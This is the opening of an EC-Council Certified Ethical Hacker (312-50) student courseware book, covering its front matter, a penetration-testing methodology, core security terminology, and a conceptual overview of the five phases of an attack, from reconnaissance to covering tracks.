



Ethical Hacking (EC-Council Exam 312-50): Student Courseware

by International Council of Electronic Commerce Consultants
OSB © 2004 (990 pages)

ISBN:0972936211

By explaining computer security and outlining methods to test computer systems for possible weaknesses, this guide provides the tools necessary for approaching computers with the skill and understanding of an outside hacker.

Table of Contents

[Ethical Hacking and Countermeasures \[EC-Council Exam 312-50\]—Student Courseware](#)

[Foreword](#)

[Introduction](#)

[Module 1](#) - Introduction to Ethical Hacking

[Module 2](#) - Footprinting

[Module 3](#) - Scanning

[Module 4](#) - Enumeration

[Module 5](#) - System Hacking

[Module 6](#) - Trojans and Backdoors

[Module 7](#) - Sniffers

[Module 8](#) - Denial of Service

[Module 9](#) - Social Engineering

- [Module 10](#) - Session Hijacking
- [Module 11](#) - Hacking Web Servers
- [Module 12](#) - Web Application Vulnerabilities
- [Module 13](#) - Web Based Password Cracking Techniques
- [Module 14](#) - SQL Injection
- [Module 15](#) - Hacking Wireless Networks
- [Module 16](#) - Viruses
- [Module 17](#) - Novell Hacking
- [Module 18](#) - Linux Hacking
- [Module 19](#) - Evading IDS, Firewalls and Honeypots
- [Module 20](#) - Buffer Overflows
- [Module 21](#) - Cryptography
- [List of Figures](#)
- [List of Tables](#)
- [List of Sidebars](#)

Back Cover

By explaining computer security and outlining methods to test computer systems for possible weaknesses, this guide to system security provides the tools necessary for approaching computers with the skill and understanding of an outside hacker. A useful tool for those involved in securing networks from outside tampering, this guide to CEH 312-50 certification provides a vendor-neutral perspective for security officers, auditors, security professionals, site administrators, and others concerned with the integrity of network infrastructures. Complete coverage of footprinting, trojans and backdoors, sniffers, viruses and worms, and hacking Novell and Linux exposes common vulnerabilities and reveals the tools and methods used by security professionals when implementing countermeasures.

Ethical Hacking and Countermeasures [EC-Council Exam 312-50]—Student Courseware



EC-Council E-Business Certification Series

Copyright © by EC-Council

Developer

Thomas Mathew

Publisher

OSB Publisher

ISBN No

0972936211

Trademarks

EC-Council and EC-Council logo is a trademark of international Council of E-Commerce Consultants. All product names and services identified throughout this book are trademarks or registered trademarks of their respective companies. They are used through this book in editorial fashion only. No such use or the use of any trade name is, intended to convey endorsement or other affiliation with the book. Copyrights of any screen captures in this book are the property of the software's manufacturer.

Disclaimer

EC-Council makes a genuine attempt to ensure the accuracy and quality of the content described herein: however EC-Council, makes no warranty, express or implied, with respect to the quality, reliability, accuracy, or freedom from error of this document or the products it describes. EC-Council makes no representation or warranty with respect to the contents hereof and specifically disclaims any implied warranties of fitness for any particular purpose. EC-Council disclaims all liability for any direct, indirect, incidental or consequential, special or exemplary damages resulting from the use of the information in this document. Mention of any product or organization does not constitute an endorsement by EC-Council of that product or corporation. Data is used in examples and exercises are intended to be financial even if actual data is used or accessed. Any resemblance to, or use of real persons or organization should be treated as entirely coincidental.

Copyright Information

This training manual is copyrighted and all rights are reserved by EC-Council. No part of this publication may be reproduced, transmitted, stored in a retrieval system, modified, or translated into any language or computer language, in any form or by any means, electronic, mechanical, magnetic, optical, chemical, manual or otherwise without written permission of EC-Council.

International Council of E-Commerce Consultants

67 Wall Street, 22nd Floor
New York, NY 10005-3198

<http://www.eccouncil.org>

Phone: 212-709-8253

Fax: 212-943-2300

All rights reserved. Reproduction is strictly prohibited

Foreword

If you are reading this courseware, it is quite possible that you realize the importance of information systems security. However, we would like to put forth our motive behind compiling a resource such as this one, and what you can gain from this course.

You might find yourself asking, why choose this course, when there are several out there. The truth is that there cannot be any single courseware that can address all the issues in a detailed manner. Moreover, the rate at which exploits/tools/methods are being discovered by the security community makes it difficult for anybody to cover it at one go.

This doesn't mean that this course is inadequate in any way.

We have tried to cover all major domains in such a manner that the reader will be able to appreciate the way security has evolved over time; as well as gain insight into the fundamental workings relevant to each domain. It is a blend of academic and practical wisdom, supplemented with tools that the reader can readily access and obtain a hands-on experience. The emphasis is on gaining the know-how, and this explains the leaning towards free and accessible tools. You will read about some of the most widespread attacks seen; the popular tools used by attackers and how attacks have been carried out from ordinary resources.

You may also want to know "After this course, what?" This courseware is a *resource* material. Any penetration tester can tell you that there is no one straight methodology or sequence of steps that you can follow while auditing a client site. There is no ONE template that will meet all your needs. Your testing strategy will vary with client, basic information enumeration, firewall penetration or other domains, you will find something in this courseware that you can definitely use.

Finally, this is not the end! This courseware is to be considered as a 'work-in-progress', because we will be adding value to this courseware over time. You may find some aspects detailed, while others may find it brief. The yardstick that we have used in this respect is simple - "does the content help explain the point at hand?" This doesn't mean that we would not love to hear from you regarding your viewpoints and suggestions. Do send us your feedback so that we can make this course a more useful one.

Introduction

Introduction

This module attempts to bridge various aspects of ethical hacking by suggesting an approach for undertaking penetration testing. There are different ways of approaching a penetration test.

- External Approach
 - With some prior knowledge
 - Without prior knowledge
- Internal Approach
 - With some prior knowledge
 - With deep knowledge

Whatever the approach adopted, it is a fact that penetration testing is constrained by time and availability of resources, which varies from client to client. To effectively utilize both these telling factors, penetration testers adopt some form of structure or methodology. These can be checklists developed by consulting practices, widely available resources such as Open Source Security Testing Methodology or a customized attack strategy.

There are no single set of methodology that can be adopted across client organizations. The skeletal frame of testing however is more or less similar. The terms of reference used for various phases may differ, but the essence is the same. As discussed in preceding modules, the test begins with:

- Footprinting / Information Gathering phase
- Discovery and Planning / Information Analysis phase

- Detecting a vulnerability / security loophole
- Attack / Penetration / Compromise
- Analysis of security posture / Cover up / Report
- Clean up

The general objective of a penetration test is to reveal where security fails. The result of a penetration test can be:

- successful attack - when the objective is met within the scope of the attack
- a partial success - when there has been a compromise, but not enough to achieve the objective
- a failure - when the systems have been found to be robust to the attack methodology adopted

Foot printing / Information Gathering phase:

- Client site intelligence
- Infrastructure fingerprinting
- Network discovery and Access point discovery

Discovery and Planning / Information Analysis phase

- Target Identification
- Resource and Effort Estimation
- Modeling the Attack strategy (s)
- Relationship Analysis

Detecting a vulnerability / security loophole

- Vulnerability Analysis
- Scanning
- Enumeration
- Zeroing the target

Attack / Penetration / Compromise

- Exploring viable exploits (new / created / present)
- Executing the attack / Alternate attack strategy
- Target penetration
- Escalating the attack

Analysis of security posture / Cover up / Report

- Consolidation of attack information
- Analysis and recommendations
- Presentation and deliverables

Clean up

- Clean up tasks and procedures
- Restoring security posture

Module 1: Introduction to Ethical Hacking

Overview

Module Objective

- Understanding the importance of security
 - Introducing ethical hacking and essential terminology for the module
 - Understanding the different phases involved in an exploit by a hacker
 - Overview of attacks and identification of exploit categories
 - Comprehending ethical hacking
 - Legal implications of hacking
 - Hacking, law and punishment
-

Module Objectives

This module introduces the student to the subject of ethical hacking. The core objective of this module is to familiarize the reader with:

- The importance of security;
- The essential terminology that he/she may come across;
- The various phases involved in hacking;
- An overview of attacks and exploit categories;
- The subject matter 'ethical hacking';
- The legal implications involved and
- The various laws that is applicable in a computer intrusion.

This module intends to give the reader a feel of the subject ethical hacking. It is important to bear in mind that hackers break into a system for various reasons and purposes. It is therefore critical to understand how malicious hackers exploit systems and the probable reasons behind the attacks. As Sun Tzu says in the 'Art of War', "*If you know yourself but not the enemy, for every victory gained, you will also suffer a defeat.*" It is the duty of system administrators and network security professionals to guard their infrastructure against exploits by knowing the enemy (-the malicious hacker(s) who seek to use the very infrastructure for illegal activities).

Problem Definition - Why Security?

- Evolution of technology focused on ease of use
- Increasing complexity of computer infrastructure administration and management
- Decreasing skill level needed for exploits

- Direct impact of security breach on corporate asset base and goodwill
 - Increased networked environment and network based applications
-

Today organizations are increasingly getting networked, as information is exchanged at the speed of thought. Routine tasks rely on the use of computers for accessing, providing or just storing information. However, as information assets differentiate the competitive organization from others of its kind, so do they register an increase in their contribution to the corporate capital? There is a sense of urgency on behalf of the organization to secure these assets from likely threats and vulnerabilities.

The subject of addressing information security is vast and it is the endeavor of this course to give the student a comprehensive body of knowledge required to secure the information assets under his consideration.

This course assumes that there exist organizational policies that are endorsed from the top -level management and that business objective and goals related to security have been incorporated as part of the corporate strategy. A security policy is the specification of how objects in a security domain are allowed to interact.

As a prelude to the course we shall briefly highlight the need to address the security concerns in the contemporary scenario.

The importance of security in the contemporary information and telecommunications scenario cannot be overemphasized. There are myriad reasons for securing ICT infrastructure. For our discussion here, we shall take a macro-level view as detailing each and every aspect can be another course in itself.

The evolution of computers have transcended from the annals of universities to laptops and PDAs. Initially computers were designed to facilitate research and this did not place much emphasis on security as such resources being scarce, were meant for sharing. The permeation of computers into the routine workspace and daily life see more of control being transferred to computers and a higher dependency on them for facilitating important routine tasks. Any disruption meant loss of time, money and sometimes even loss of life.

Technology is evolving at an unprecedented rate and as a result, the products that reach the market are engineered more for ease of use than for secure computing. Technology originally developed for 'honest' research work and campus related work has not evolved entirely at the pace with which the user profile and span has. However, increasing built-in default security mechanisms meant users had to be more competent. Moreover, vulnerabilities were often overlooked by system designers and would remain unnoticed through the intended deployment of the system.

As computers gain greater control over routine activities, it is becoming increasingly difficult for system administrators and other system professionals to allocate resources exclusively for securing systems. This includes time needed to check log files, detect vulnerabilities and sometimes even to apply security update patches.

The time available with system administrators are consumed by routine activities with less time available towards vigilant administration. There is too little time at hand to deploy measure and secure computing resources on a regular and innovative basis. This has increased the demand for dedicated security professionals who will constantly monitor and defend the ICT resources.

Originally, to 'hack' meant to possess extraordinary computer skills used to extend the limits of computer systems. It required great proficiency on part of the individual. However, today there are automated tools and codes available on the Internet that makes it

possible for anyone with a will and desire to hack, to succeed in their effort.


Here, success need not denote the accomplishment of the objective. Mere compromise of the security of a system can denote success in this context. There are websites that insist on 'taking back the net' as well as those that believe that they are doing all a favor by hosting exploit details. These can act in a detrimental manner as well, bringing down the skill level required.

The ease with which system vulnerabilities can be exploited has increased while the knowledge curve required to perform such exploits is shortening. The concept of elite / super hacker is as abstract as before. However, the fast evolving genre of 'script kiddies' are largely comprised of lesser skilled individuals acquiring second hand knowledge and use them to perform exploits.

One of the main impediments to the growth of security infrastructure lies in the unwillingness of exploited or compromised victims to report the incident for fear of losing the goodwill and faith of their employees, customers, partners and market stand. The trend of market valuation being influenced by information assets have seen more enterprises think twice before reporting to law enforcement for fear of bad press and negative publicity.

The increased networked environment with organizations often having their website as a single point of contact across geographical boundaries makes it critical to take countermeasures to ward off any exploits that can result in loss. This is all the more reason why corporate should invest in security measures and protect their information assets.

The figure below illustrates the evolution in attacks and the relative skill profile of the attackers over the years.



(Source: The Cert® Guide to System and Network Security Practices)

Breach of security reflects not only on the information assets compromised, but also on the image of the corporation, which can have an adverse effect on partnerships and also customer base. The 2002 CSI/FBI computer crime and security survey noted that 90% of the respondents had detected security breaches and while only 44% were able to quantify the losses occurred; this alone amounted to a staggering \$455,848,000.

This is a sharp increase from previous year's figures of \$170,827,000 (theft of proprietary information) and \$115,753,000 (financial fraud). It is evident therefore, that the current e-business scenario warrants extreme caution while administering security configurations to the computing infrastructure.

While the above-mentioned aspects are not exhaustive, they can be cited as the predominant reasons why organizations and system administrators have to equip themselves with tools and methods to circumvent vulnerable scenarios towards achieving organizational objectives.

The primary objective of this course is to equip system administrators, network professionals and security professionals with the competency to defend their system. It must be noted that there are several tools available to provide counter measures and it is not within the scope of this course to detail each and every tool.

However, the course will discuss the different genre of tools and examine popular, rich featured tools to give the students an in-depth understanding into the working of the tools belonging to that particular genre.

Another significant difference in approach is the holistic view being adopted throughout this course. We do not restrict our focus to the penetration, but try to explore the activity of the perpetrator in a phased manner. It is therefore assumed that the readers are familiar with technical domains. At the end of this course, students are trained to view adopting defensive tactics as a part of everyday work.

Can Hacking Be Ethical?

- The noun 'hacker' refers to a person who enjoys learning the details of computer systems and stretch their capabilities.
 - The verb 'hacking' describes the rapid development of new programs or the reverse engineering of already existing software to make the code better, and efficient.
 - The term 'cracker' refers to a person who uses his hacking skills for offensive purposes.
 - The term 'ethical hacker' refers to security professionals who apply their hacking skills for defensive purposes.
-

The term 'hacking' has over time gained negative repute and been associated with destructive or undesirable activities. Often it has been debated whether hacking can be ethical given the fact that any unauthorized access is a crime. In this discussion, we will first examine certain terms so that there is clarity regarding the various terms the reader may come across in the context of hacking.

- The noun 'hacker' refers to a person who enjoys learning the details of computer systems and stretches their capabilities.
- The verb 'hacking' describes the rapid development of new programs or the reverse engineering of already existing software to make the code better, and efficient.
- The term 'cracker' refers to a person who uses his hacking skills for offensive purposes.
- The term 'ethical hacker' refers to security professionals who apply their hacking skills for defensive purposes.

As computers gained a strategic role in the way businesses were conducted, enterprises leveraged their capabilities to conduct commerce. The advent of e-business was not without its inherent risks and problems. Organizations need to continually protect their virtual assets and presence. A number of web site defacements and denial of service attacks just moots this point.

Enterprises have begun to realize the need to evaluate their system for vulnerabilities and correct security lapses. The role of an independent security professional as examined in this context from an auditor's functionality brings out the need for ethical hackers. In fact, systems audit does incorporate a security evaluation to check for security lapses, though in a methodological manner with less scope for innovation or 'thinking out of the box'.

Crackers take pride in exploiting previously undetected vulnerabilities and hence, a methodological approach will not suffice. Enterprises need someone who can think like a cracker and probably simulate his actions, without doing damage or compromising confidentiality of information. This has seen the acceptance of a new genre of hackers - the 'ethical hackers'.

Ethical hacking is broadly defined as the methodology adopted by ethical hackers to discover the vulnerabilities existing in information

systems' operating environments. Ethical hackers usually employ the same tools and techniques as criminal attackers, but they neither damage the target systems nor steal information, thereby maintaining the integrity and confidentiality of the systems. Their job is to evaluate the security of targets of evaluation and update the organization regarding the vulnerabilities of the discovered and appropriate recommendations to mitigate the same.

Security used to be a private matter. Until recently information security was something that was addressed by a handful of trained professionals. With the advent of e-business and the highly networked business scenario, security has become everyone's responsibility. The paradigm shift of technologically enabled crime has now made security everyone's business. Ethical hackers are professionals who are able to visualize this and respond to actual potential threats. This not only protects them from attacks but in the process does a lot of common good. The consequences of a security breach are so large that this volunteer proactive activity should not only be encouraged but also rewarded. This does not imply that a self proclaimed ethical hacker is better off doing his victims a 'favor'.

At present the tactical objective is to stay one step ahead of the crackers. The need of the hour is to think more strategically for the future. Social behavior, as it relates to computers and information technology, goes beyond merely adhering to the law since the law often lags behind technological advance.

The ethical question here is with regard to the physical activity. The physical activity of ethical hacking is sometimes hard to differentiate from cracking - it is hard to discern intent and predict future action - the main difference is that while an ethical hacker identifies vulnerabilities (often using the same scanning tools as a cracker) the ethical hacker does not exploit the vulnerabilities while a cracker does. Until a social framework is developed to discern the good from the bad ethical hacking should not be condemned. Else, in our haste to condemn it, we might fail to exploit the goodness in talented

people, thereby risking elimination of our last thin line of stabilizing defense.

Essential Terminology

- Threat - An action or event that might prejudice security. A threat is a potential violation of security.
 - Vulnerability - Existence of a weakness, design, or implementation error that can lead to an unexpected, undesirable event compromising the security of the system.
 - Target of Evaluation - An IT system, product, or component that is identified/subjected as requiring security evaluation.
 - Attack - An assault on system security that derives from an intelligent threat. An attack is any action that attempts to or violates security.
 - Exploit - A defined way to breach the security of an IT system through vulnerability.
-

Before we can move on to the tools and techniques, we shall look at some of the key definitions. The essence of this section is to adopt a standard terminology through the courseware.

What does it mean when we say that an exploit has occurred? To understand this we need to understand what constitutes a threat and vulnerability.

A threat is an indication of a potential undesirable event. It refers to a situation in which human(s) or natural occurrences can cause an

undesirable outcome. It has been variously defined in the current context as:

1. An action or event that might prejudice security.
2. Sequence of circumstances and events that allows a human or other agent to cause an information-related misfortune by exploiting vulnerability in an IT product. A threat can be either 'intentional' (i.e., intelligent; e.g., an individual cracker or a criminal organization) or 'accidental' (e.g., the possibility of a computer malfunctioning, or the possibility of an 'act of God' such as an earthquake, a fire, or a tornado).
3. Any circumstance or event with the potential to cause harm to a system in the form of destruction, disclosure, modification of data, or denial of service.
4. A potential for violation of security, which exists when there is a circumstance, capability, action, or event that could breach security and cause harm.
5. U. S. Government usage: The technical and operational capability of a hostile entity to detect, exploit, or subvert friendly information systems and the demonstrated, presumed, or inferred intent of that entity to conduct such activity.

This brings us to discussing the term 'vulnerability'. Vulnerability has been variously defined in the current context as:

1. A security weakness in a Target of Evaluation (e.g. due to failures in analysis, design, implementation, or operation).
2. Weakness in an information system or components (e.g. system security procedures, hardware design, or internal controls) that could be exploited to produce an information - related misfortune.

3. Vulnerability is the existence of a weakness, design, or implementation error that can lead to an unexpected, undesirable event compromising the security of the system, network, application, or protocol involved.

It is important to note the difference between threat and vulnerability. This is because inherently, most systems have vulnerabilities of some sort. However, this does not mean that the systems are too flawed for usability.

The key difference between threat and vulnerability is that not every threat results in an attack, and not every attack succeeds. Success depends on the degree of vulnerability, the strength of attacks, and the effectiveness of any counter measures in use. If the attacks needed to exploit vulnerability are very difficult to carry out, then the vulnerability may be tolerable.

If the perceived benefit to an attacker is small, then even an easily exploited vulnerability may be tolerable. However, if the attacks are well understood and easily made, and if the vulnerable system is employed by a wide range of users, then it is likely that there will be enough benefit for the perpetrator to make an attack.

Logically, the next essential term is 'attack'. What is being attacked here? The information resource that is being protected and defended against any attacks is usually referred to as the target of evaluation. It has been defined as an IT system, product, or component that is identified / subjected as requiring security evaluation.


An attack has been defined as an assault on system security that derives from an intelligent threat, i.e., an intelligent act that is a deliberate attempt (especially in the sense of a method or technique) to evade security services and violate the security policy of a system.

Note that it has been defined as 'intelligent act' that is a 'deliberate attempt'. Attacks can be broadly classified as active and passive.

- Active attacks are those that modify the target system or message, i.e. attacks that violate the integrity of the system or message are examples of an active attack. An example in this category is an attack on the availability of a system or service, a so-called denial-of-service (DoS) attack. Active attacks can affect the availability, integrity and authenticity of the system.
- Passive attacks are those that violate the confidentiality without affecting the state of the system. An example is the electronic eavesdropping on network transmissions to release message contents or to gather unprotected passwords. The key word here is 'confidentiality' and relates to preventing the disclosure of information to unauthorized persons.

The difference between these categories is that while an 'active attack' attempts to alter system resources or affect their operation, a 'passive attack' attempts to learn or make use of information from the system but does not affect system resources.

The figure below shows the relation of these terms and sets the scope for this module.



Attacks can also be categorized as originating from within the organization or external to it.

- An 'inside attack' is an attack initiated by an entity inside the security perimeter (an 'insider'), i.e., an entity that is authorized to access system resources but uses them in a way not approved by those the authority concerned.
- An 'outside attack' is initiated from outside the perimeter, by an unauthorized or illegitimate user of the system (an 'outsider'). Potential outside attackers can range from amateur pranksters to organized criminals, international terrorists, and hostile governments.

How does an attack agent (or attacker) take advantage of the vulnerability of the system? The act of taking advantage of a system vulnerability is termed an 'exploit'.

Exploit is a defined way to breach the security of an IT system through vulnerability.

What comprises a breach of security will vary from organization to another or even department to another. This is why it is imperative for organizations to address both penetration and protection issues. This scope of this course is limited to the penetration aspect (ethical hacking); while the organization must address the protection issues through security policies and ensure that it complies with the requirements of a security audit.

When a threat is exploited, it can be exposed. However, not every exposure is vulnerability. Examples are port scanning, finger, and whois.

Exposure can be said to be a security violation that results from a threat action.

This includes disclosure, deception, disruption, and usurpation. An exposure is a primary entry point an attacker can use to gain increased access to the system or to data. It allows an attacker to conduct information gathering and hide activities. It often includes a

capability that behaves as expected, but can be compromised. In contrast, vulnerability allows an attacker to execute command as another user; access data contrary to access control lists (ACLs), pose as another entity and even allow an attacker to conduct Denial of Service.

Elements of Security

- Security is a state of well-being of information and infrastructures in which the possibility of successful yet undetected theft, tampering, and disruption of information and services is kept low or tolerable
 - Any hacking event will affect any one or more of the essential security elements.
 - Security rests on confidentiality, authenticity, integrity, and availability
 - Confidentiality is the concealment of information or resources.
 - Authenticity is the identification and assurance of the origin of information.
 - Integrity refers to the trustworthiness of data or resources in terms of preventing improper and unauthorized changes.
 - Availability refers to the ability to use the information or resource desired
-

Security is a state of well-being of information and infrastructures in which the possibility of successful yet undetected theft, tampering, and disruption of information and services is kept low or tolerable.

Note that it is not implied that total protection is required, as this is not practically possible considering the evolution of technology and the dynamic environment of the system. "*The network is the computer*" is a phrase coined by Sun Microsystems in the mid eighties, which is even truer now than then.

There are several aspects to security in the current context. The owner of a system should have the confidence that the system will behave according to its specification. This is termed as assurance. Systems, users, applications need to interact with each other in a networked environment. Identification or authentication is a means to ensure security in such a scenario. System administrators or other authority needs to know who has accessed the system resources when and where for what purpose. An audit trial or log files can address this aspect of security termed as accountability. Not all resources are usually available to all users. This can have strategic implications. Having access controls on predefined parameters can help achieve these security requirements.

Another security aspect critical at the systems operational level is with regard to reusability. Objects used by one process may not be reused or manipulated by another process such that security may be violated. This is also known as availability in security parlance. Information and processes need to be accurate in order to derive value from the system resource. Accuracy is a key security element. The two aspects discussed above constitute for the integrity of the system.

What Does a Malicious Hacker Do?

- Reconnaissance
 - Active / passive
- Scanning
- Gaining access

- Operating system level / application level
- Network level
- Denial of service
- Maintaining access
 - Uploading / altering / downloading programs or data
- Covering tracks



If we need to take countermeasures, we need to first understand the anatomy of an attack. This is crucial to understand and design countermeasures when an attack is imminent or is detected. Broadly, a hack attack can be dissected into five phases.

- Reconnaissance

This is the phase where the attacker gathers information about a target using active or passive means.

- Scanning

In this phase, the attacker begins to probe the target for vulnerabilities that can be exploited.

- Gaining Access

If vulnerability is detected, the attacker can exploit it to gain access into the system.

- Maintaining Access

Once the attacker gains access, he usually maintains his access to fulfill the purpose of his entry.

- Covering Tracks

Most attackers attempt to cover their tracks so that they cannot be detected or penalized under criminal law.

Phase 1 - Reconnaissance

- Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack. It involves network scanning either external or internal without authorization
- Business Risk - 'Notable' - Generally noted as a "rattling the door knobs" to see if someone is watching and responding. Could be future point of return when noted for ease of entry for an attack when more is known on a broad scale about the target.
- Passive reconnaissance involves monitoring network data for patterns and clues.

- Examples include sniffing, information gathering etc.
 - Active reconnaissance involves probing the network to detect
 - accessible hosts
 - open ports
 - location of routers
 - details of operating systems and services
-

Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of attack prior to launching an attack. This phase is also where the attacker draws on competitive intelligence to learn more about the target. The phase may also involve network scanning either external or internal without authorization.

This is a phase that allows the potential attacker to strategize his attack. This may spread over time, as the attacker waits to unearth crucial information. One aspect that gains prominence here is social engineering. A social engineer is a person who usually smooths talk's people into revealing information such as unlisted phone numbers, passwords or even sensitive information. Other reconnaissance techniques include dumpster diving. Dumpster diving is the process of looking through an organization's trash for discarded sensitive information. Building user awareness of the precautions they must take in order to protect their information assets is a critical factor in this context.

Attackers can use the Internet to obtain information such as employee contact information, business partners, technologies in use and other critical business knowledge. For example, a Whois

database can give information about internet addresses, domain names, contacts etc. If a potential attacker obtains the DNS information from the registrar, and is able to access it, he can obtain useful information such as mapping of domain names to IP addresses, mail servers, host information records etc.

It is important that the organization has appropriate policies to protect usage of its information assets and also to serve as guidelines to users of what is acceptable use. These policies can also serve to increase user awareness and make users more accountable for their actions.

Reconnaissance techniques can be categorized broadly into active and passive reconnaissance.

When an attacker is approaching the attack using passive reconnaissance techniques, he does not interact with the system directly. He will use publicly available information, social engineering, dumpster diving etc as a means of gathering information.

When an attacker uses active reconnaissance techniques, he will try to interact with the system by using tools to detect open ports, accessible hosts, router locations, network mapping, details of operating systems and applications.

The next phase of hacking is scanning, which is discussed in the following section. Some experts do not differentiate scanning from active reconnaissance. However, there is a slight difference in that scanning involves more in depth probing on the part of the attacker. Often reconnaissance and scanning phases overlap and it is not always possible to demarcate these phases as water tight compartments.

Active reconnaissance is usually used when the attacker discerns a low threat to his reconnaissance activities being detected. Newbie and script kiddies are often seen attempting this to get faster visible results and sometimes for the brag value they contain.

As an ethical hacker, you must be able to distinguish between the various reconnaissance methods and be able to advocate preventive measures in the light of the potential threat. Organizations on their part must have addressed security as an integral part of their business or operational strategy and must have proper policies and procedures in place to check such activity.

Phase 2 - Scanning

- Scanning refers to pre-attack phase when the hacker scans the network with specific information gathered during reconnaissance.
 - Business Risk - 'High' - Hackers have to get a single point of entry to launch an attack and could be point of exploit when vulnerability of the system is detected.
 - Scanning can include use of dialers, port scanners, network mapping, sweeping, vulnerability scanners etc.
-

Scanning refers to the pre-attack phase when the attacker scans the network with specific information gathered during reconnaissance. We have discussed active and passive reconnaissance above. Scanning can be considered to be a logical extension of active reconnaissance. Often attackers use automated tools such as network/host scanners, war dialers, etc to locate systems and attempt to discover vulnerabilities.

An attacker can gather critical network information such as mapping of systems, routers and firewalls by using simple tools such as traceroute. Alternatively, they can use tools such as Cheops to add sweeping functionality along with that rendered by traceroute.

Port scanners can be used to detect listening ports to find information about the nature of services running on the target

machine. The primary defense technique in this regard is to shut down services that are not needed. Appropriate filtering may also be adopted as a defense mechanism. However, attackers can still use tools to determine the rules implemented for these filtering.

The most commonly used tools are vulnerability scanners that can search for several known vulnerabilities on a target network. These can detect over thousands of vulnerabilities. This gives the attacker the advantage of time because he has to find just a single means of entry while the systems professional has to secure several vulnerabilities by applying patches.

Organizations that deploy intrusion detection systems still have reasons to worry because attackers can use evasion techniques at both application and network levels. However, a properly configured NIDS cannot be detected and all the better ones do anomaly detection, making it difficult for evasion techniques to work.

Phase 3 - Gaining Access

- Gaining Access refers to the true attack phase. The hacker exploits the system.
 - The exploit can occur over a LAN, locally, Internet, offline, as a deception or theft. Examples include stack-based buffer overflows, denial of service, session hijacking, password filtering etc.
 - Influencing factors include architecture and configuration of target system, skill level of the perpetrator and initial level of access obtained.
 - Business Risk - 'Highest' - The hacker can gain access at operating system level, application level or network level.
-

This is the most important phase of an attack in terms of potential damage. Hackers need not always gain access to the system to cause damage. For instance, denial of service attacks can either exhaust resources or stop services from running on the target system. Stopping of service can be done by killing processes, using a logic / time bomb or even reconfiguring and crashing the system. Resources can be exhausted locally by filling up outgoing communication links etc.

The exploit can occur over a LAN, locally, Internet, offline, as a deception or theft. Examples include stack-based buffer overflows, denial of service, session hijacking etc.

Spoofing is a technique used by attackers to exploit the system by pretending to be someone else or a different system. They can use this technique to send a malformed packet containing a bug to the target system and exploit a vulnerability. Packet flooding may be used to remotely stop availability of essential services. Smurf attacks try to elicit a response from available users on a network and then use their legitimate address to flood the victim.

Factors that influence whether a hacker can gain access to a target system include architecture and configuration of target system, skill level of the perpetrator and initial level of access obtained. The most damaging of the denial of service attacks can be a distributed denial of service attacks, where an attacker uses zombie software distributed over several machines on the Internet to trigger an orchestrated large scale denial of services.

The risk involved when an attacker gains access is perceived to be high; as the attacker can gain access at the operating system level, application level or even the network level, thereby accessing several systems over the network.

Phase 4 - Maintaining Access

- Maintaining Access refers to the phase when the hacker tries to retain his 'ownership' of the system.
 - The hacker has exploited a vulnerability and can tamper and compromise the system.
 - Sometimes, hackers harden the system from other hackers as well (to own the system) by securing their exclusive access with Backdoors, RootKits, Trojans and Trojan horse Backdoors.
 - Hackers can upload, download or manipulate data / applications / configurations on the 'owned' system.
-

Once a hacker gains access to the target system, the attacker can choose to both use the system and its resources and further use the system as a launch pad to scan and exploit other systems, or keep a low profile and continue exploiting the system. Both these actions have damaging consequences to the organization. For instance he can implement a sniffer to capture all the network traffic, including telnet and ftp sessions to other systems.

Attackers choosing to remain undetected remove evidence of their entry and use a backdoor or a Trojan to gain repeat access. They can also install rootkits at the kernel level to gain super user controls. The reason behind this is that rootkits gain access at the operating system level while Trojan horse gain access at the application level and depend on users to a certain extent to get installed. Within Windows systems most Trojans install themselves as a service and run as Local System which is above administrator.

Hackers can use Trojan horses to transfer user names, passwords, even credit card information stored on the system. They can maintain control over 'their' system for long time periods by 'hardening' the system against other hackers and sometimes in the

process do render some degree of protection to the system from other attacks. They can then use their access to steal data, consume CPU cycles, trade sensitive information or even resort to extortion.

Organizations can use intrusion detection systems or even deploy honeynets to detect intruders. The latter though is not recommended unless the organization has the required security professional talent to leverage the concept for protection.

Phase 5 - Covering Tracks

- Covering Tracks refers to the activities undertaken by the hacker to extend his misuse of the system without being detected.
 - Reasons include need for prolonged stay, continued use of resources, removing evidence of hacking, avoiding legal action etc.
 - Examples include Steganography, tunneling, altering log files etc.
 - Hackers can remain undetected for long periods or use this phase to start a fresh reconnaissance to a related target system.
-

An attacker would like to remove evidence of his presence and activities for various reasons including maintaining access, evading criminal punishment etc. This normally entails removing any evidence from the logs files and replacing system binaries with trojans, such as ps or netstat, so that the system administrator cannot detect the intruder on the attacked system. Once the trojans are in place, the attacker can be assumed to have gained total control of the system. Just as there are automated scripts for hacking, there are also automated tools for hiding intruders, often

called rootkits. By executing the script, a variety of critical files are replaced, hiding the attacker in seconds.

Other techniques include Steganography, tunneling etc.

Steganography is the process of hiding data - for instance in images and sound files. Tunneling takes advantage of the transmission protocol by carrying one protocol over another. Even the extra space in the TCP and IP headers can be used for hiding information.

An attacker can use the system as a cover to launch fresh attacks against other systems or use it as a means to reach another system on the network undetected. Thus this phase of attack can turn into a new cycle of attack by using reconnaissance techniques all over again.

